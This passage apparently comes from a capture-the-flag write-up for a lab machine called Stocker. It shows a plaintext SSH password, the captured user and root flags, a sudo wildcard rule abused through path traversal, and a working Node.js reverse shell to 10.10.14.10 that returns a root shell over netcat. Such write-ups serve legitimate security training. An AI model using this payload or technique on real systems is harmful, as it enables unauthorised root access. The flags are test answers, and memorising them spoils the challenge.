user.txt
angoose@stocker:~$ cat user.txt
8c507f70e8991f60d889c387e4bcaa10
angoose@stocker:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.11.196  netmask 255.255.254.0  broadcast 10.10.11.255
    ether 00:50:56:b9:d8:71  txqueuelen 1000  (Ethernet)
    RX packets 303334  bytes 47497649 (47.4 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 606350  bytes 217461777 (217.4 MB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    loop txqueuelen 1000  (Local Loopback)
    RX packets 4209703  bytes 576784255 (576.7 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4209703  bytes 576784255 (576.7 MB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

angoose@stocker:~$
```

Privilege escalation

User *angoose* can run any scripts under */usr/local/scripts/*.js* as root.

```
❏ offsec/stocker git:(master) ► sshpass -p IHeardPassphrasesArePrettySecure ssh angoose@stocker.htb
Last login: Wed Jan 25 17:22:26 2023 from 10.10.14.10
angoose@stocker:~$ sudo -l
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
angoose@stocker:~$
```

I can write Javascript anywhere and execute it as root as follows.

```
angoose@stocker:~$ which node
/usr/bin/node
angoose@stocker:~$ sudo node /usr/local/scripts/../../../../home/angoose/pwn.js
hello world
angoose@stocker:~$ sudo node pwn.js
Sorry, user angoose is not allowed to execute '/usr/bin/node pwn.js' as root on stocker.
angoose@stocker:~$ cat pwn.js
console.log('hello world')
angoose@stocker:~$
```

I use the following nodejs reverse shell and receives a shell back on netcat.

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("sh", []);
    var client = new net.Socket();
    client.connect(80, "10.10.14.10", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
```

```
❏ offsec/stocker git:(master) ► nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.196] 39492
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)

```

root.txt


```
cat root.txt
```

```
bb2d00a67d425a1c6562cdb551a3e2fe
```

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.196 netmask 255.255.254.0 broadcast 10.10.11.255
    ether 00:50:56:b9:d8:71 txqueuelen 1000 (Ethernet)
    RX packets 305752 bytes 47711323 (47.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 608313 bytes 217835204 (217.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4212198 bytes 577242324 (577.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4212198 bytes 577242324 (577.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
hostname
```

```
stocker
```